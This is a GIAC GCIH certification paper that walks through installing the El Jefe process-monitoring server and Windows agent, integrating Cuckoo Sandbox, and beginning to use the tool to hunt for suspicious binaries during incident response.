# Global Information Assurance Certification Paper

# Practical El Jefe

*GIAC (GCIH) Gold Certification*

Author: Charles Vedaa, charlie@packetprotector.org
Advisor: Stephen Northcutt
Accepted:

Abstract

El Jefe is open source process monitoring software for Windows. With this tool, incident handlers gain insight into all processes running on hosts with the El Jefe agent. The agent logs each process's path, checksum, and parent process information to a central server. From this server, responders can identify unusual binaries, or suspicious process relationships, and instruct the agents to fetch files for further analysis. This paper will review the setup of the El Jefe server and deployment of the agents. From there, the paper will explore common use cases for an incident handler and examine the evidence gathered from simulated intrusions.

# 1. Introduction

"El Jefe is a free situational awareness tool that can drastically reduce the costs for securing your enterprise by making locating and responding to advanced threats incredibly easy." (Immunity Inc., n.d.).

Immunity Inc. is well-known in the offensive security community for their commercial penetration testing tools CANVAS and SILICA. They have released a free passive monitoring tool, called El Jefe, which can help defenders respond to incidents and hunt for signs of compromise.

El Jefe is open source and written in Python. The agent is small, consuming less than 10MB on disk and less than 100MB in RAM, and supports 32-bit and 64-bit Windows clients. The server is built using the Django framework and runs on Linux (Ubuntu or RHEL). The agent logs detailed information about all processes that start on the host.

Similar host activity information can be gleaned from native Windows 'Audit Process Creation' events (Microsoft, 2015), but El Jefe centralizes this information and provides tools to assist with analysis. Additionally, El Jefe provides integration with the Cuckoo malware analysis system, allowing files to be retrieved from remote hosts and submitted directly to a Cuckoo system.

This technology complements traditional malware defenses that fall under Critical Security Control: 5 (SANS Institute, n.d.). El Jefe can assist in analyzing suspicious or anomalous behavior that spans processes or hosts (e.g. privilege escalation or lateral movement).

El Jefe provides the incident handler with a wealth of information that can be used to detect and track attacker activity. Detecting an entrenched attacker continues to be one of the most challenging tasks in security (Mandiant, 2015), and this tool can give the incident handler the upper hand.

Author Name, email@addresscharlie@packetprotector.org

# 2. Installing El Jefe

## 2.1. El Jefe server

The El Jefe server is supported under Ubuntu and Red Hat Enterprise Linux 7. No hardware requirements are specified by Immunity. Agents must to be able to reach the server on TCP/5555. Full installation instructions are available at the El Jefe website (Immunity Inc., 2014).

The following steps were used to install El Jefe on Ubuntu 14.04.2 LTS. The host was a virtual machine with 4GB of RAM, 40GB of hard disk, and 2 vCPUs running under VMware Workstation 10. The install guide recommends "Ubuntu 13.04 LTS", but this is likely a typo. Ubuntu 13.04 did not have a long-term support (LTS) release, and support ended in January 2014 (Quigley, 2015).

First download the source code and verify the integrity of the retrieved file. The combination of HTTPS download and the cryptographic hash confirms the file wasn't altered in transit, but doesn't protect you if the download server is compromised (Ullrich, 2013).

```
cvedaa@ubuntu:~$ wget --quiet
https://eljefe.immunityinc.com/eljefe/eljefe2.2.0.release.tar.gz
cvedaa@ubuntu:~$ wget --quiet
https://eljefe.immunityinc.com/eljefe/SHA1SUM
cvedaa@ubuntu:~$ cat SHA1SUM
d5d1af75c3c9059fc95e9436f70a4e654264bde7
eljefe2.2.0.release.tar.gz
cvedaa@ubuntu:~$ sha1sum eljefe2.2.0.release.tar.gz
d5d1af75c3c9059fc95e9436f70a4e654264bde7
eljefe2.2.0.release.tar.gz
```

Next unpack the source code, and run the installer as root (required because it calls the package manger to install dependencies). The installer will prompt you to specify the username and password that will be used for the web UI.

```
cvedaa@ubuntu:~$ tar -zxf eljefe2.2.0.release.tar.gz
cvedaa@ubuntu:~$ cd eljefe-2.2/webapp/
cvedaa@ubuntu:~/eljefe-2.2/webapp$ sudo ./install_ubuntu.sh
```

Author Name, email@addresscharlie@packetprotector.org

Specifically, the following packages are installed by the script.

```
cvedaa@ubuntu:~/eljefe-2.2/webapp$ grep apt-get install_ubuntu.sh
apt-get -y install python-psycopg2 build-essential python-dev
python-pip postgresql mongodb python-sqlalchemy python-bson
python-dpkt python-jinja2 python-magic python-bottle python-
pefile python-chardet
```

Then configure the IP address on which the XML server will listen. This is the IP the agents communicate with, and it is needed later for the agent configuration.

```
cvedaa@ubuntu:~/eljefe-2.2/webapp$ grep LOGHOST
xmlserver/settings.py
LOGHOST = "0.0.0.0"
cvedaa@ubuntu:~/eljefe-2.2/webapp$ sed -i
s/0.0.0.0/192.168.1.202/ xmlserver/settings.py
cvedaa@ubuntu:~/eljefe-2.2/webapp$ grep LOGHOST
xmlserver/settings.py
LOGHOST = "192.168.1.202"
```

Start the El Jefe server. The install does not create a startup script. These startup commands can be added to /etc/rc.local to start El Jefe at boot.

```
cvedaa@ubuntu:~/eljefe-2.2/webapp$ python manage.py runserver
192.168.1.202:8000 &
cvedaa@ubuntu:~/eljefe-2.2/webapp$ cd xmlserver
cvedaa@ubuntu:~/eljefe-2.2/webapp/xmlserver$ python
ElJefeXMLServer.py &
```

Login to the web user interface via HTTP on port 8000 with the username and password specified during the install. Note: Precautions should be taken to prevent exposing credentials or sessionid cookies in clear text on the network. Accessing the web UI via a SSH tunnel will protect data in transit.


**Figure 1 - El Jefe login screen**

Note: This web application runs under Django's lightweight development Web server, which is not recommend for production use (Django, n.d. a). As an alternative Django can be run under the Apache web server (Django, n.d. b).

Author Name, email@addresscharlie@packetprotector.org

## 2.2. El Jefe agent

In the El Jefe server web UI, navigate to the 'Client' tab. Enter the IP and port (5555) of the XML server; and a username and password for your agent. Click 'Download'. This will download a file named 'ElJefeInstaller_2.2.0.exe'.





**Figure 2 - El Jefe client download**

Note: The agent to XML server communication is secured via HTTPS, but the password is visible to users in the agent's config.ini file (C:\Program Files\Immunity Inc\El Jefe\config.ini). Do not reuse the server web UI credentials here, or they'll be exposed to the user.


```
C:\>type "C:\Program Files\Immunity Inc\El Jefe\config.ini"
[authentication]
user = eljefe
password = eljefe

[log server]
host = 192.168.1.202
port = 5555
```

The certificates used for HTTPS communication are dynamically generated by the ElJefeXMLServer.py script, and located in eljefe-2.2/webapp/xmlserver/certs. If you

want to change these certs you can delete the contents of this directory and restart the XML server. New certificates will be generated automatically.

```
cvedaa@ubuntu:~/eljefe-2.2/webapp/xmlserver/certs$ openssl x509 -
in server.pem -text | head
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 2 (0x2)
    Signature Algorithm: sha512WithRSAEncryption
        Issuer: C=BL, CN=KR Server Authority, L=BL, O=BLABLA,
ST=BL/emailAddress=bla@bla.com, OU=BLABLA
        Validity
            Not Before: Mar 14 14:37:25 2015 GMT
            Not After : Mar 12 14:37:25 2020 GMT
        Subject: CN=192.168.1.202
```

Copy the 'ElJefeInstaller_2.2.0.exe' file downloaded above to the Windows host(s) targeted for monitoring. Run 'ElJefeInstaller_2.2.0.exe' and choose 'Install' to install to the default directory.







**Figure 3 - client install steps**

El Jefe installs as a service and is configured to start automatically.

```
C:\>sc qc "El Jefe"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: El Jefe
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\Immunity Inc\El
Jefe\ServiceInstall64.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : El Jefe
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Note that El Jefe is not present in 'Control Panel\Programs\Programs and Features ', but the uninstaller is available at C:\Program Files\Immunity Inc\El Jefe\uninstall.exe.

Navigate to 'Stations -> Browse' in the server web UI, and verify the server sees the host.

Author Name, email@addresscharlie@packetprotector.org





**Figure 4 - server view of clients**

If the host does not appear in the stations list, check the agent's log file at C:\Program Files\Immunity Inc\El Jefe\ElJefe.log. A log message prefaced with 'ConnectionError' indicates the El Jefe server is unreachable or TCP/5555 traffic is being filtered. A log message containing 'Certificate is invalid' likely indicates the server certificates have changed, and the agent should be reinstalled. If no log messages are being generated, verify the service has started (services.msc or sc query "El Jefe").

## 2.3. Cuckoo Sandbox

The El Jefe server comes bundled with Cuckoo Sandbox 1.0, located in eljefe-2.2/cuckoo. The El Jefe Installation Guide (Immunity Inc., 2014) includes instructions for configuring Cuckoo with VMware Workstation. Below are instructions for installing Cuckoo with VirtualBox.

The installation guide warns against installing Cuckoo in a VM, but a nested virtualization solution (VMware Workstation -> Ubuntu -> VirtualBox) works for 32-bit guests.

Install VirtualBox on the El Jefe server (Ubuntu virtual machine).

```
cvedaa@ubuntu:~$ sudo apt-get install virtualbox
```

Install and configure a Windows 7 guest virtual machine per the Cuckoo documentation (Cuckoo, n.d.).

Create a host-only network for the Windows VM, and configure IP forwarding and NAT on the Ubuntu host.

```
$ VBoxManage hostonlyif create
$ sudo sysctl -w net.ipv4.ip_forward=1
$ sudo iptables -A FORWARD -o eth0 -i vboxnet0 -s 192.168.2.0/24
-m conntrack --ctstate NEW -j ACCEPT
$ sudo iptables -A FORWARD -m conntrack --ctstate
ESTABLISHED,RELATED -j ACCEPT
$ sudo iptables -A POSTROUTING -t nat -j MASQUERADE
$ sudo apt-get install iptables-persistent
$ sudo iptables-save > /etc/iptables/rules.v4
```

Create a snapshot of the Windows VM. Cuckoo will revert to this snapshot before starting a malware analysis task.

```
$ VBoxManage list vms
$ VBoxManage snapshot "cuckoo" take "cuckoo_snapshot" --pause
$ VBoxManage controlvm "cuckoo" poweroff
$ VBoxManage snapshot "cuckoo" restorecurrent
```

Configure Cuckoo to use VirtualBox instead of VMware.

```
cvedaa@ubuntu:~/eljefe-2.2/cuckoo/conf$ grep vmware cuckoo.conf
machinery = vmware
cvedaa@ubuntu:~/eljefe-2.2/cuckoo/conf$ sed -i
s/vmware/virtualbox/ cuckoo.conf
cvedaa@ubuntu:~/eljefe-2.2/cuckoo/conf$ grep virtualbox
cuckoo.conf
machinery = virtualbox
```

Start Cuckoo.

```
cvedaa@ubuntu:~/eljefe-2.2/cuckoo$ python cuckoo.py

    _______ _     _ _______ _     _  _____   _____
    |       |     | |       |____/  |     | |     |
    |_____  |_____| |_____  |    \_ |_____| |_____|
```

Author Name, email@addresscharlie@packetprotector.org

```
 Cuckoo Sandbox 1.0
 www.cuckoosandbox.org
 Copyright (c) 2010-2014

2015-03-19 06:53:39,536 [lib.cuckoo.core.scheduler] INFO: Using
"virtualbox" machine manager
2015-03-19 06:53:40,203 [lib.cuckoo.core.scheduler] INFO: Loaded
1 machine/s
2015-03-19 06:53:40,203 [lib.cuckoo.core.scheduler] INFO: Waiting
for analysis tasks...
```

Review the sandbox configuration in the El Jefe web UI.





**Figure 5 - Cuckoo configuration**

Files can now be retrieved from hosts running the El Jefe agent and submitted directly to Cuckoo for analysis.

# 3. Using El Jefe

## 3.1. Getting started

From the server web UI, navigate to 'Binaries -> Browse' to see an inventory of executable files that have run since the deployment of the El Jefe agent(s). Hover over the eye icon to send the file's SHA256 hash to VirusTotal and receive a visual indicator of the results.





**Figure 6 - browsing binaries**

Click on the file path or hash in the table to see additional details about a file. From this screen you can also request the file be retrieved from the host, and then submit it for sandbox analysis.





**Figure 7 - binary details**

Clicking the detail view automatically submits the file's SHA256 hash to the CAMAL sandbox service, operated by COSEINC of Singapore. Both the calls to VirusTotal and CAMAL are done via HTTPS, ensuring no data about your files is leaked to parties that are able to monitor your network traffic. If you are concerned about leaking information to either of these services, the functions to patch are located in eljefe-2.2/webapp/home/views.py.

```
cvedaa@ubuntu:~/eljefe-2.2/webapp/home$ grep -E "def camal|def
virustotal" views.py
def virustotal(request):
def camal_get_info(request):
def camal_download_report(request, file_hash):
def camal_upload_binary(request):
```

Next navigate to 'Events -> Search' to see a detailed history of processes on the monitored hosts. Details include the time of execution, the user, the parent process, and any command line options.





**Figure 8 – events**

The binary inventory and execution event log provide deep insight into activity on monitored hosts. The following sections will explore how an incident handler can use this information.

## 3.2. Least frequently seen files

If an incident handler is working in an environment with a homogeneous set of workstations, a good place to start hunting for signs of malicious activity is the files only seen on one host. Navigate to 'Binaries -> Unique binaries' to see the rarest execution events on your network.

